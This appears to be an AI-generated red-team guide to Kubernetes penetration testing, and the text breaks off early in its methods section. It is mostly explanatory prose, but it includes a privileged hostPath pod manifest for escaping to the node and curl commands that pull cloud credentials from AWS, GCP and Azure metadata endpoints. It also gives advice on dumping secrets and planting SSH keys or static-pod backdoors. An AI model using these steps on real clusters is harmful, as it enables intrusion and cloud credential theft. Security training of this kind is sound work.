ChatGPT

Red Teamer’s Guide to Kubernetes Penetration Testing

1. Foundational Overview

Kubernetes Architecture and Components



Figure: **Kubernetes Architecture Overview** – A simplified view of a Kubernetes cluster. The **control plane** (often called the *master* node in older terminology) manages the overall state of the cluster, while multiple **worker nodes** run the containerized workloads. Each node includes a container runtime (e.g., Docker or containerd) and hosts one or more **Pods** (the smallest deployable units in Kubernetes, shown as green blocks) which encapsulate the application containers [1]. The control plane consists of components like the API server, scheduler, controller-manager, and etcd (a key-value store for cluster state) [2] [3]. These components make global decisions (e.g. scheduling pods to nodes) and handle cluster coordination. Worker nodes each run a **kubelet** agent (to communicate with the control plane and ensure containers are running) and **kube-proxy** (to handle networking for services) [4] [5]. In essence, **Kubernetes is an open-source system for automating deployment, scaling, and management of containerized applications** [6], grouping containers into logical units (pods) for easy management. This architecture provides a resilient, modular foundation where the failure of one node or component can be tolerated by the rest of the cluster.

Cloud-Native Principles & Container Orchestration Fundamentals

Kubernetes is built on cloud-native principles that emphasize *scalability, stateless design, and robust automation* [7]. Applications are designed as **microservices** and packaged in containers, enabling them to run in isolated environments and be easily moved across environments. The orchestrator (K8s) dynamically schedules these containers onto nodes, monitoring their health and maintaining the **desired state** (as declared by manifests). Key cloud-native tenets include **immutable infrastructure** (rather than patching servers, replace them), **declarative configuration** (the user declares the desired state, and Kubernetes controllers implement it), and **resilience through automation**. For example, Kubernetes can auto-heal by rescheduling pods on healthy nodes if a node fails, and it can auto-scale applications based on demand. Cloud-native systems also favor *Infrastructure as Code and CI/CD*, enabling rapid, consistent deployments. In practice, this means security and operations must adapt to ephemeral workloads and frequent changes. Understanding these fundamentals is important for red teamers – a Kubernetes cluster is a highly automated, dynamic environment, and attacks often involve leveraging this automation to the attacker's advantage (for instance, creating malicious pods or controllers as "infrastructure as code" when persisting access).

Common Kubernetes Deployments: AKS, EKS, GKE, and On-Premises

Kubernetes can be deployed on-premises or consumed as a managed service from cloud providers. Major cloud offerings include **Amazon EKS (Elastic Kubernetes Service)**, **Google GKE (Google Kubernetes Engine)**, and **Azure AKS (Azure Kubernetes Service)**. These managed services host the control plane (API server, etcd, etc.) for you and integrate with cloud identity and access management (IAM). For example, GKE and AKS can integrate with OAuth/OIDC or Azure AD, and EKS clusters often authenticate via AWS IAM. A key security aspect is that **cloud-managed Kubernetes deployments typically expose only the API server and enforce authentication by default** [8]. In contrast, on self-managed or on-prem clusters (e.g. built with kubeadm or OpenShift, or vendor distributions), misconfigurations can lead to **additional services being exposed without auth** – for instance, some on-prem installs have left the kubelet's HTTP port open without authentication, which could allow cluster takeover over a corporate network [8]. Red teamers should note that in cloud environments, compromising the Kubernetes cluster might also grant some access to cloud resources (if roles/credentials are bridged, as discussed later), whereas on-premises clusters might be more isolated but could give access to internal network systems once breached. **AKS, EKS, and GKE** each have subtle differences (such as how networking and storage are implemented, or how nodes are managed), but the attack surface remains similar. All deployments share the core components and APIs of Kubernetes; thus, techniques like API server exploitation or container escapes apply across environments. The primary differences lie in integration points: e.g., **EKS** uses AWS IAM authenticator and attaches IAM roles to nodes/pods, **AKS** integrates with Azure AD and may use managed identities, and **GKE** uses Google Cloud IAM and service accounts. These differences mean that a successful attack on a cluster can have different downstream effects: in a cloud cluster, compromising a pod might allow abuse of cloud **metadata service** credentials (if not locked down), whereas in an on-prem cluster, a node compromise might lead directly to underlying host or network compromise. In summary, while the fundamentals of Kubernetes security apply everywhere, a red teamer should enumerate the specific configuration of the cluster to understand if it's managed (cloud) or unmanaged (on-prem) and adjust their tactics accordingly.

2. Red Team Focused Attack Surface Mapping

External Entry Points (Exposed APIs, Kubelet, Dashboards, etc.)

From a red team perspective, the first step is mapping out **entry points** into the Kubernetes cluster. If a cluster is configured properly, the Kubernetes API server is typically the only service exposed to users or the internet [9]. However, misconfigurations are common and can widen the attack surface:

- **Kubernetes API Server:** This is the central gateway to the cluster. If exposed without proper network controls or authentication, it can be an open door. Older Kubernetes versions and misconfigured deployments have had the API server's insecure port (port 8080) open with no auth, or enabled anonymous access. An infamous critical bug (CVE-2018-1002105) in the API server allowed attackers with limited privileges to escalate actions by abusing the API server's proxying to Kubelets [10]. A red teamer should always probe the API endpoint: check if you can make unauthorized requests or if any known vulnerabilities in the API server version can be exploited. For instance, Aqua Security observed an attack where a **misconfigured API server allowed unauthenticated requests from anonymous users with high privileges**, letting an attacker list secrets and enumerate the cluster [11]. This kind of misconfiguration is catastrophic: the attacker effectively bypasses all normal authZ checks and can proceed directly to data theft or cluster takeover.

- **Kubelet API:** Kubelets (running on each node) have their own API. By default, modern Kubernetes secures the Kubelet's HTTPS port with certs and/or authn/authz, but some clusters (especially Kubernetes <=1.10 or misconfigurations) might have the Kubelet's HTTP port 10255 open (no auth) or set `--anonymous-auth=true`. An exposed Kubelet API could allow listing of pods on that node or even running commands in those pods (via `kubectl exec` equivalent) [12]. Aqua Security demonstrated that attackers who find an open Kubelet API can **execute commands on pods without going through the Kubernetes API server** [12]. This essentially lets them bypass cluster RBAC policies by directly interacting with the container runtime on that node. Red teamers should scan node IP ranges for open kubelet ports and attempt basic queries (like `/pods`) to detect this.

- **etcd:** etcd is the backend database where Kubernetes stores all cluster data (pods, secrets, configurations). It typically listens on localhost or an internal network. If etcd is exposed and not properly secured (or if its client certificates are known), an attacker can extract the entire cluster state, including Secrets (which are only base64-encoded by default). This means things like database passwords, service account tokens, and other sensitive config can be stolen [13] [14]. In practice, it's rare for etcd to be internet-exposed in managed services, but on-prem or custom setups could accidentally expose it. A red teamer who gains access to etcd can consider the cluster fully compromised.

- **Dashboard/UI:** Kubernetes Dashboard (the official web UI) and other web interfaces (like Lens, Argo CD, etc.) can be entry points if not secured. The Kubernetes Dashboard historically had full cluster-admin access within the cluster. If exposed externally without auth (or with weak credentials), it's a quick path to compromise. A well-known case was **Tesla's incident in 2018**, where their Kubernetes console was not password-protected, allowing attackers to access it and find AWS cloud credentials stored in the cluster [15]. The attackers then used those AWS creds to spin up crypto-mining instances – a classic example of how an exposed K8s component can lead to broader cloud compromise. Red teamers should always check for dashboards or management UIs. Even if a dashboard requires authentication, default credentials or leaked kubeconfig files could be used to log in.

- **Other Services:** Don't overlook ancillary services. For example, if the cluster runs an **Ingress Controller** (like Nginx or Traefik) or any web app on a pod, those could be entry points via application vulnerabilities. A container might be compromised via a web vulnerability (RCE), granting the attacker a foothold *inside* the cluster (we'll cover that scenario in case studies). Also, check for exposed metrics endpoints (like the Kubernetes metrics server, or etcd metrics) – sometimes these aren't sensitive, but misconfigurations could expose debug endpoints or credentials.

In summary, mapping the attack surface means enumerating what's listening on the network and how it's protected. The **ideal** state is that only the API server is reachable, using TLS and requiring auth. But in practice, red teamers often find additional openings: e.g., an open kubelet, an insecure etcd, a dashboard, or even something like a cloud instance metadata service accessible from a pod (which we'll discuss later). Each exposed component can be a foothold. **Tip:** Tools like Aqua's *kube-hunter* can automate much of this discovery – it will scan a given IP range or cluster for common Kubernetes services and report weaknesses (for example, it will detect an unsecured etcd and warn that attackers could exploit it) [16]. As a red teamer, you might run kube-hunter in passive mode to map the environment, or simply use nmap/cURL to manually test each suspect service.

RBAC Misconfigurations and Privilege Abuse

Once you have some level of access to the cluster (or even during initial recon via API), a key thing to assess is the Kubernetes **Role-Based Access Control (RBAC)** configuration. RBAC governs what users and service accounts can do in the cluster. Misconfigurations here are both common and potentially devastating, making them prime targets for attackers [17].

Understanding RBAC: Kubernetes RBAC defines **Roles/ClusterRoles** (sets of permissions, e.g., "can read pods", "can create deployments") and **RoleBindings/ClusterRoleBindings** (which attach those roles to users or service accounts). A ClusterRoleBinding gives permissions cluster-wide, whereas RoleBinding is within a specific namespace. Service accounts (SAs) are identities used by pods. By default, each namespace has a "default" service account that pods use if not specified otherwise.

Common Misconfigurations: - *Over-privileged Bindings:* The classic mistake is binding the built-in `cluster-admin` role (which is effectively God-mode) to a user or service account that shouldn't have it. For instance, binding `cluster-admin` to the default service account in a namespace means any pod in that namespace now runs with full admin rights – a huge issue [18]. This might happen by accident (perhaps a developer was debugging and created a broad binding and never removed it). An attacker who finds any creds or tokens for that service account now effectively owns the cluster. - *Wildcard or Anonymous Permissions:* Kubernetes lets you bind permissions to "system:anonymous" or all authenticated users. If a cluster admin mistakenly allowed broad access (e.g., a RoleBinding that grants read or write to all users), an attacker could exploit that. Aqua Security's research found instances of misconfigured clusters where **anonymous users had privileges to list secrets and resources** – which is how attackers in the wild were persisting in clusters [11]. - *Namespace-confusion:* Sometimes roles are defined in one namespace but service accounts in another are given access unintentionally via ClusterRoles. Also, third-party tools might create high-privilege service accounts (historically, systems like tiller (Helm v2) ran with cluster-admin rights). If those are not well protected, an attacker can steal those tokens. - *Default Permissions:* While Kubernetes has tightened defaults over time, older versions had the default service account able to do more. Modern clusters keep the default SA mostly unprivileged, but if someone manually created a RoleBinding to "*/viewer" or similar, even read access to all pods can be useful for an attacker (e.g., to read sensitive config from pods).

Attacker's approach: A red teamer who gains any foothold (say, a low-privilege service account token) will immediately enumerate what that account can do. You can use `kubectl auth can-i --list` (or manually review roles) to see the permissions of a compromised account. If you find it can create pods, create roles, or read secrets – these are avenues for privilege escalation. For example, CyberArk notes that certain Roles allow creation of pods/privileged pods, which could be abused to escape to a node or escalate privileges [19]. A tool like **KubiScan** (by CyberArk) can automate scanning the cluster for risky roles and bindings, highlighting accounts that have more access than they should [20]. KubiScan will list, for instance, "ServiceAccount X has permission to create pods in namespace Y" which is a red flag from an attacker perspective.

Real-World Example: In 2023, Aqua Security reported the first known attack where adversaries exploited RBAC in the wild to establish a backdoor [18]. In their honeypot, the attacker gained initial access (via a misconfigured API server) and then used RBAC to persist: they created a new ClusterRole with wildcard permissions and bound it to a new service account, effectively **backdooring the cluster via RBAC**. They also deployed a DaemonSet (which runs on all nodes) to hijack resources (in this case, to run cryptominers) [18] [21]. This demonstrates how an RBAC misconfiguration or abuse can lead directly to cluster takeover and persistence.

For a red teamer, **finding and exploiting RBAC weaknesses is often the most reliable path to complete cluster compromise**. Always enumerate roles and bindings. If you can create a pod in a privileged namespace (like kube-system) or exec into an existing high-privilege pod, that's as good as root. If you can create a ClusterRoleBinding, you can give yourself cluster-admin. And if you can read secrets, you might find credentials that let you pivot (for instance, cloud access keys, database passwords, etc.). We will cover some of these escalation paths in the next sections. The main point: treat the RBAC config as a map of potential escalation routes, and look for any "low-hanging fruit" like broad permissions assigned where they shouldn't be.

Secrets and Configuration Abuse

Kubernetes Secrets and *ConfigMaps* hold configuration data, often sensitive. From a red team perspective, these are juicy targets: secrets may contain passwords, API keys, certificates, or tokens that unlock further access. A single stolen secret could allow access to a database, decrypt sensitive data, or even access cloud resources.

How Secrets work: Secrets are objects stored in etcd (usually base64-encoded strings). They are typically mounted into pods as files or exposed as environment variables. For example, a database password secret might be mounted at `/etc/secrets/db_pass` inside a pod, or an application might read it from an env var. ConfigMaps are similar but generally for non-sensitive config (though mistakes happen – credentials sometimes wind up in ConfigMaps or plain text in images).

Attacker strategies for Secret theft: - **API Access:** If you have sufficient privileges via the Kubernetes API (e.g., your account can `get secrets` in a namespace), you can directly retrieve all Secrets. This is the quickest way – for instance, an attacker who exploited a misconfigured API server in one case immediately listed all secrets in the `kube-system` namespace [22]. Those secrets can include cloud provider tokens, service account tokens, or keys for webhooks, etc. - **Etcd Dump:** As mentioned, compromising etcd is essentially game over. It yields every secret in the cluster in base64 form, which can be trivially decoded. Unit 42 research from 2021 found numerous unsecured etcd endpoints yielding sensitive info like database credentials, API tokens, and personally identifiable info [13] [14]. In a pentest, if you ever get etcd access (through an exposed port or by root on master node), extract secrets and credentials immediately – you will likely find keys to further systems. - **Inside a Compromised Pod:** If you compromise a running container (via RCE or similar), look at its environment and file system for secrets: - Check `/var/run/secrets/kubernetes.io/serviceaccount/token` – this is the service account token file (not a Secret object per se, but an important credential). This token can be used to access the API (with whatever rights the pod's service account has). - Check environment variables (`printenv`) for any that look like secrets (some apps inadvertently log secrets or use them in env). - Check mounted volumes for files that look sensitive. Many apps mount secrets at known paths (e.g., files under `/etc/secrets/` or `/etc/<name>/`). Also config files might contain passwords. - If the container has command history or logs accessible, sometimes secrets leak there. - **Misdelivered Secrets:** Sometimes developers will bake credentials into ConfigMaps or even container images. Red teamers should search through ConfigMaps (accessible via API if you can list them) and review application deployment manifests for things like cleartext credentials (e.g., an `env:` section in a Pod spec might directly have `value: "password123"` if they didn't use a Secret).

Impact of Secret compromise: Stolen secrets enable *lateral movement and external pivoting*. For example: - A database password secret gives direct access to that database, which could contain sensitive user data. - An API key for a cloud service (e.g., AWS access key) found in a secret could allow the attacker to access cloud resources outside the cluster. **Cloud metadata** (covered later) is another route to such keys. - TLS keys in secrets could let an attacker impersonate services or man-in-the-middle internal traffic. - Service account tokens (from secrets or pod files) can be used by the attacker from outside the cluster if they obtain the cluster's API server address (and if network access is possible), effectively letting them become that service account remotely.

A noteworthy point: Many real breaches highlight secret abuse. For instance, in Tesla's case, the attackers found AWS API keys in Kubernetes secrets or config after accessing the dashboard [15]. Another example: attackers might find a secret for a payment service API and use it to steal funds or data from that external service. The Unit 42 study found not only cryptojacking attacks but also that **plenty of sensitive data (API tokens, DB creds, PII) was accessible in those unsecured clusters**, making them a prime target [13].

For defense (and for red teamers to note weaknesses): secrets should be encrypted at rest and tightly controlled, and RBAC should limit who can read them. As a red teamer, if you gain any level of kube API access, trying `kubectl get secrets -A` (all namespaces) is one of the first moves – it might fail if you lack permissions, but if it succeeds, you have a treasure trove. Also, if you have host access on a node, remember that by default each node's kubelet has the credentials to read certain secrets for pods scheduled on it (though not all secrets cluster-wide unless combined with an API server exploit). Dumping a node's memory or filesystem might yield secret data cached or mounted.

In summary, **secret and config abuse** is often how an initial foothold turns into a full-fledged breach of data. Red teamers will treat secret access as a major objective because it frequently leads to high-value targets (credentials to other systems, user data, etc.). Always assess how secrets are protected in the cluster and be ready to exploit any weakness to grab them.

Pod Breakout Techniques and Container Escapes

One of the distinctive elements of attacking Kubernetes (or any containerized environment) is the possibility of **container escape** – breaking out of a container's isolation to execute code on the host node (and from there, possibly pivot to the entire cluster). For red teamers, a pod breakout is a more advanced technique, but it can be the ultimate escalation: from container to root on the node.

When is container escape possible? By design, containers are isolated (namespaces, cgroups, etc.), but several conditions or misconfigurations can make escape easier or trivial: - **Privileged Containers:** If a pod is run with `privileged: true`, it essentially has the same privileges as the host kernel. The container can then do things like mount the host file system or device files. For example, a common escape tactic is: if you can run a privileged container, you can mount the host's root filesystem into your container (`mount /dev/sda1 /mnt/host` or similar) and then simply chroot into it or modify host files. Another example is using `nsenter` from a privileged container to enter the host namespaces. In Kubernetes Goat (an intentionally vulnerable cluster), one scenario demonstrates a **Docker-in-Docker (DIND) container** where an attacker who execs into it (and it's privileged) can start a new container with `--privileged` on the host, effectively taking over the host system [23] [24]. - **HostPath Volumes:** Kubernetes allows pods to mount host directories into the container (with a HostPath volume). If a pod spec is poorly configured (or if you as an attacker can create your own pod) to mount something like `/` or `/etc` from the host, that container now has direct access to critical host files. As an example, if you mount `/etc` or specifically `/etc/passwd` into your container, you could edit it to create a new root user on the host. Or mounting `/var/run/docker.sock` (the Docker daemon socket) is another path – if you have access to the Docker socket of the host, you essentially have root on that host (you can instruct it to run any container image as root on the host). - **Kernel Vulnerabilities:** Containers share the host kernel, so a kernel exploit run inside a container can break out to the host. Over the years, multiple Linux kernel vulnerabilities have been exploited this way. For instance, CVE-2022-0492 (a cgroups bug) allowed container escape to host root [25]. Another example is the "Dirty Pipe" vulnerability (CVE-2022-0847) which could be exploited from inside a container to gain root on the host [26]. Tools like CTF challenges or real attacker toolkits have included exploits for these; a red teamer with the right exploit matching the target kernel can use it to escalate. (It's important to note if certain kernel hardening like SELinux is enabled, it might mitigate some escapes, but many clusters run with default Docker seccomp/apparmor or even with those disabled by privileged pods). - **Excessive Linux Capabilities:** Kubernetes lets you enable Linux capabilities for containers. If a container has a capability like `CAP_SYS_ADMIN` (which is extremely powerful), it can potentially perform actions that lead to escape (like loading kernel modules, etc.). A notorious container breakout was using `CAP_SYS_ADMIN` along with unconfined AppArmor – there was a CVE-2022-0185 in Linux filesystem layer that allowed an escape, which was mitigated by seccomp/apparmor if used [27]. Red teamers should check what capabilities are present in pods (e.g., via `kubectl describe pod` or in /proc from inside container). If you find something like CAP_SYS_MODULE or CAP_SYS_ADMIN allowed, that's a high chance for exploit. - **Running as Root in Container:** While not a direct escape by itself, running as UID 0 inside the container can make certain escapes easier (and if combined with the above scenarios, the container has more abilities). For example, if a container is root and has access to the host filesystem (via a bug or a mount), it can chown or chmod host files, etc. Many images run as root by default, so this is common.

Attacker techniques for escapes: If you identify a container that's a good candidate (privileged or misconfigured), you can attempt: - **Mount host filesystem:** If you can run a new pod (with your gained privileges) with spec:

```
securityContext:
  privileged: true
containers:
- image: alpine
  volumeMounts:
  - name: hostdisk
    mountPath: /host
  command: ["sh", "-c", "sleep 99999"]
volumes:
- name: hostdisk
  hostPath:
    path: /
```

This will launch an Alpine container with the host's root (`/`) mounted at `/host` inside it. Then `kubectl exec` into it, and you can browse the host's filesystem under `/host`. You could chroot into `/host` or simply modify files (like adding an SSH key to `/host/root/.ssh/authorized_keys` for persistent access, or tamper with kubelet/kube-proxy binaries, etc.). - **Target known CVEs:** If you have a local shell in a container, you can try public exploits. Tools like *LinPEAS* or *Les.pl* (Linux exploit suggester) can help identify if the kernel is vulnerable to any container escape exploits. Then run the exploit – if it works, you'll pop out to a root shell on the host node. - **Docker socket abuse:** If you find `/var/run/docker.sock` mounted in a container (this sometimes happens in CI/CD tooling pods, etc.), you can use that socket to control the host's Docker. By issuing a Docker command to run a new container with `--privileged` and mounting the host, you break out (this effectively is similar to above but via Docker API). - **Kernel settings misuse:** Some clusters might not restrict sysctls inside containers. If you can set certain kernel parameters (e.g., unshare namespaces in a certain way, or if AppArmor is not restricting you), you might load kernel modules or use eBPF to break isolation (CVE-2021-31440 was an eBPF-related container escape on Ubuntu kernels [28]).

Post-escape impact: Once you've escaped to the host (meaning you have root on a worker node), you can: - Steal the node's **credentials**. Each node (kubelet) often has a certificate or token to authenticate to the API server. With root on the node, you can read `/var/lib/kubelet/pki/kubelet.crt` and key, potentially allowing you to impersonate the kubelet or access etcd (depending on config). Some older clusters even had kubelet client certs that were also authorized as system:masters (cluster-admin) – hopefully rare now, but worth checking. - Access all pods on that node. You can now directly read their files, pause/resume them, or even dump their memory. For instance, you could inspect secrets that were only in memory. - Potentially move to other nodes: e.g., if you can compromise the control plane node (in a single-master setup, the master node might also run etcd and controllers), then it's game over for the cluster. Or if you have admin creds from one node (like reading secrets as above), you can just use kubectl to deploy DaemonSets or do other cluster-wide actions. - Install backdoors on the node (discussed in persistence) or sniff traffic (maybe capture network traffic from pods on that node, if not encrypted).

Summary: Container escapes are a powerful technique but often require either a misconfiguration (privileged container, hostPath) or an exploit. Always assess a compromised pod's security context. If it's running privileged or has an unsafe volume mount, that's your golden ticket. Even without a known exploit, creative use of Kubernetes features can yield escapes – for example, if you have permissions, creating an **Ephemeral Container** (a debug container that can be added to an existing pod) with elevated privileges could allow you to inject a debug container that has host access. The official docs note that these features can bypass some admission and logging controls [29] [30]. For red teaming, keep an eye on new features like Ephemeral Containers or privileged SCCs/PSPs if in OpenShift – they might offer novel paths to break isolation.

Cluster Privilege Escalation

Cluster privilege escalation is about moving from a lower level of access to a higher level *within* the cluster. While RBAC misconfigurations (discussed above) are a primary avenue, there are other escalation paths a red teamer can exploit:

- **Service Account Token Abuse:** Often, an attacker's first foothold is as a certain service account (e.g., via compromising a pod). If that service account is linked to higher privileges indirectly, escalation is possible. For instance, if the compromised pod's service account has a Role that allows reading secrets in its namespace, the attacker can then read a secret that might contain a credential for another service (maybe even a more privileged service account token or an admin kubeconfig). There have been cases where applications inadvertently exposed their service account tokens which had more rights than intended [31]. Always check what the token you have can do (via `can-i` or trying various kubectl commands). Even the ability to list pods in other namespaces might reveal something interesting (like pods running as root or with host mounts that you could target next).

- **Mounting Service Account Tokens into New Pods:** If you have any ability to create a pod (or CronJob, Deployment, etc.), you can often specify a different service account for that pod. For example, if there's a service account in the cluster with high privileges (like one used by a CI/CD pipeline or monitoring system), and you have rights to create pods in that namespace, you can deploy a pod that uses that service account, thus instantly escalating to that account's permissions. This technique was highlighted in CyberArk's research: by creating a malicious pod under certain roles, you escalate privileges [32].

- **Node Takeover to Cluster Admin:** If you manage to get root on a node (via container escape or exploiting a node's OS), you can escalate to cluster admin in various ways. You could, for instance, *impersonate the kubelet* and request more permissions if RBAC is misconfigured to trust nodes too much, or simply use kubectl from the node if any admin kubeconfig is present there (not common, but sometimes people leave creds on nodes). Also, with node access, you could modify the kube-apiserver configuration (if it's a single-node control plane or if you can reach it) to create a new admin user certificate. Essentially, root on a master node = cluster admin; root on a worker node usually = cluster admin as well, unless the cluster is very locked down.

- **Exploiting Cluster Services:** Some internal cluster services might lead to escalation. For example, the **metrics-server** or **kube-controller-manager** if compromised could be leveraged (though those are not trivial targets). More practically, if there's an older version of an in-cluster app (like Helm tiller pre-Helm3, which ran as cluster-admin by default), exploiting that app's vulnerability yields cluster-admin rights. Always enumerate the versions of any system pods – if something like *kube-dashboard* or a custom controller has a known RCE or lax security, that's a path in.

- **Kubernetes API Server Bypass Techniques:** The Kubernetes documentation itself notes there are ways to bypass API controls, such as using **static pods** or direct etcd edits [29] [30]. As a red teamer, these are less common but worth noting. If you have filesystem access on a master node, you could drop a manifest in the static pods directory; that pod will run outside of API server purview (no RBAC applied to it since API server doesn't manage it) [29]. An attacker could plant a static pod manifest that runs a reverse shell or miner, and if named poorly (with an invalid namespace), it might not even show up via normal `kubectl` (making detection harder) [30]. This is a stealthy escalation/ persistence trick that bypasses some logging.

- **Leveraging Cloud Access for Cluster Admin:** In cloud-managed clusters, sometimes the cloud credentials can be used to gain cluster admin. For example, in EKS, an AWS IAM user can be mapped to cluster admin in the aws-auth ConfigMap. If an attacker steals an AWS IAM credential from a compromised pod (via the metadata service) that happens to be in the system:masters group, they effectively escalate to cluster admin on that EKS cluster [33]. Or the attacker could use cloud IAM rights to create a new cluster admin mapping. This blurs into cloud territory but is a form of privilege escalation relative to the cluster.

Real example of privilege escalation chain: A scenario from the wild (observed by TeamTNT and others) – Attackers compromise a pod running with a certain service account. They find that service account can create new pods (perhaps in a "dev" namespace). They deploy a pod with hostPath mount or privileged flag, thereby escaping to the node. From the node, they access the `/etc/kubernetes/manifests` directory (since it's the master node in a single-node cluster) and drop a new manifest that gives them a backdoor (like a netcat listener running as root on host). Now they are effectively root on cluster and persist beyond just the container's life. This chain combined multiple steps: service account misuse -> new pod -> container escape -> static pod backdoor. In Kubernetes Goat and other training scenarios, you'll see similar multi-step chains.

For a red team engagement, **escalation often comes down to abusing whatever you can at the permission level you have**. If cluster-admin is the goal, find what gets you there fastest: maybe it's as easy as `kubectl create clusterrolebinding` if you already had that right; or maybe you need to get host access and steal credentials. Keep in mind the principle that **a container might not be the final boundary** – often there's one more layer (the node OS) and then the cluster's control plane. Skilled attackers will pivot through these layers to escalate privileges step by step.

Cloud Metadata Services Abuse (Pivoting to Cloud Accounts)

Modern Kubernetes clusters often run on cloud VMs, which means each node might have access to the cloud provider's instance metadata service (IMDS). The **cloud metadata service** is an HTTP endpoint (traditionally at `http://169.254.169.254`) that VMs can query to get information about themselves, including, critically, **temporary credentials** for cloud roles/accounts that the VM is assigned. For AWS it's the IAM role credentials, for Azure it's managed identity tokens, and for GCP it's service account tokens.

For red teamers, **abusing the cloud metadata service** from within a compromised pod is a high-value target, because it can let you pivot from the Kubernetes cluster to the broader cloud environment: - In AWS (EKS scenario): By default, worker nodes might have an IAM role attached for certain cluster operations. If that role is overly permissive (common case in some setups is the node role might have access to S3 or other services), an attacker in a pod can `curl http://169.254.169.254/latest/meta-data/iam/`

`security-credentials/<role_name>` to retrieve AWS keys [33]. There was a notorious real breach (Capital One 2019) where an attacker exploited a SSRF in an app running in a container which had access to the AWS metadata, stole credentials and then accessed millions of credit card records from S3. In Kubernetes, the same concept applies: any pod that isn't specifically restricted can potentially query the metadata URL. AWS has since introduced IMDSv2 (which requires a session token) to mitigate simple metadata theft, but if the pod can use the host's IMDS (and the node isn't configured to require hop-by-hop metadata tokens), it could still fetch them. **Datadog Security Labs reported an EKS cluster config where pods *could* steal the underlying node's AWS credentials** due to misconfiguration [33] – highlighting that this risk is not just theoretical. - In GCP (GKE scenario): GCP's metadata service at `metadata.google.internal` can provide OAuth tokens for the service account attached to the VM. By default, GKE nodes often have a service account with quite limited scope, but sometimes people attach more powerful ones. If you compromise a pod on a GKE node with a weak metadata protection, you could do `curl "http://169.254.169.254/computeMetadata/v1/instance/service-accounts/default/token" -H "Metadata-Flavor: Google"` and get a token that might allow access to Google APIs. Google mitigates some of this by requiring that header and scopes limitations, but again misconfiguration can widen it. - In Azure (AKS or plain VMs): Azure's IMDS provides tokens for managed identities. One has to supply an API version and an endpoint, e.g., `curl 'http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https://management.azure.com/' -H Metadata:true`. If the node has a managed identity with high privileges, an attacker in a pod can get an access token for Azure API. There was an AKS vulnerability (PixieAKS) disclosed where the cluster's kubelet identity had too high privileges, letting attackers who got node access escalate to cluster or subscription-level actions [34] (SecurityWeek reported an AKS vuln that exposed credentials). - **OIDC and Cloud Role Binding:** Newer clusters use IAM Roles for Service Accounts (IRSA in AWS, Workload Identity in GCP). If configured correctly, even if a node role is broad, the pod might not be able to get those creds unless it has the right annotations. However, if misconfigured, a pod might directly use node credentials. In any case, always attempt to query the metadata service from a compromised pod – even if it fails, no harm. If it succeeds, you might instantly pivot to cloud admin: *for example, if the node's IAM role had admin privileges in AWS, the keys you obtain let you do anything in that AWS account* (like exfiltrate all S3 buckets, spin up miners, etc.). Wiz researchers have written about lateral movement from K8s to cloud – one key method is exactly this: use workload access to harvest cloud creds, then use those creds to further pivot or persist in the cloud environment [35].

Real Attacks: The **TeamTNT group** (cloud-focused attackers) target Kubernetes often and then look for cloud creds. Sysdig documented TeamTNT malware that, upon infecting a Kubernetes pod, attempted to call the AWS metadata URL to steal credentials, then used them to move laterally in the cloud or deploy crypto miners [36]. This is becoming a standard cloud kill-chain: compromise container -> get cloud creds -> use cloud creds to either steal data or deploy more attack infrastructure in the cloud (sometimes even create new EC2 instances to mine crypto).

Mitigations and notes: Cloud providers have mitigations (like AWS IMDSv2, GCP's metadata concealment, etc.), but misconfigs abound. Red teamers should be aware of whether the cluster is using something like KIAM/Kube2IAM or IRSA on AWS – those tools route metadata in a way to limit pods. If not, it's a free-for-all. Also, some clusters put iptables rules to block 169.254.169.254 from pods; check that. If you have node access, you can remove those and then test from a container. Abusing metadata is often less noisy than other attacks (it's just an HTTP GET from a pod's perspective, which might blend in with normal traffic).

In summary, **metadata service abuse is a critical pivot**: it allows the red team to extend impact beyond the Kubernetes cluster to the broader cloud environment, possibly turning a cluster compromise into a full cloud account compromise. Always include it in your playbook when dealing with cloud-hosted clusters, and treat any cloud credentials found as high-value loot.

3. Methodologies and Tools

Having covered the attack surface, we now focus on *how* to systematically enumerate and exploit a Kubernetes environment. A successful red team operation against K8s requires a mix of manual techniques and specialized tools. Below we outline methodologies for reconnaissance, exploitation, lateral movement, persistence, and cleanup/evasion, along with tools that can assist at each stage.

Enumeration and Reconnaissance Techniques

Initial Recon (External): Before touching the cluster, gather information about the target's Kubernetes environment. Identify cluster endpoints (API server IP/hostname, etc.) through DNS, cloud metadata (e.g., if you know they use EKS, the API endpoint might be `xyz.eks.amazonaws.com`), or port scanning. If you have a range of IPs, scan common Kubernetes ports: 6443/tcp (API server), 10250 (kubelet), 10255 (older kubelet), 2379-2380 (etcd), 10256 (kube-proxy metrics), 30000-32767 (NodePort range, might reveal services). Also look for clues in source code or config files (CI/CD configs might contain a kubeconfig or API URL).

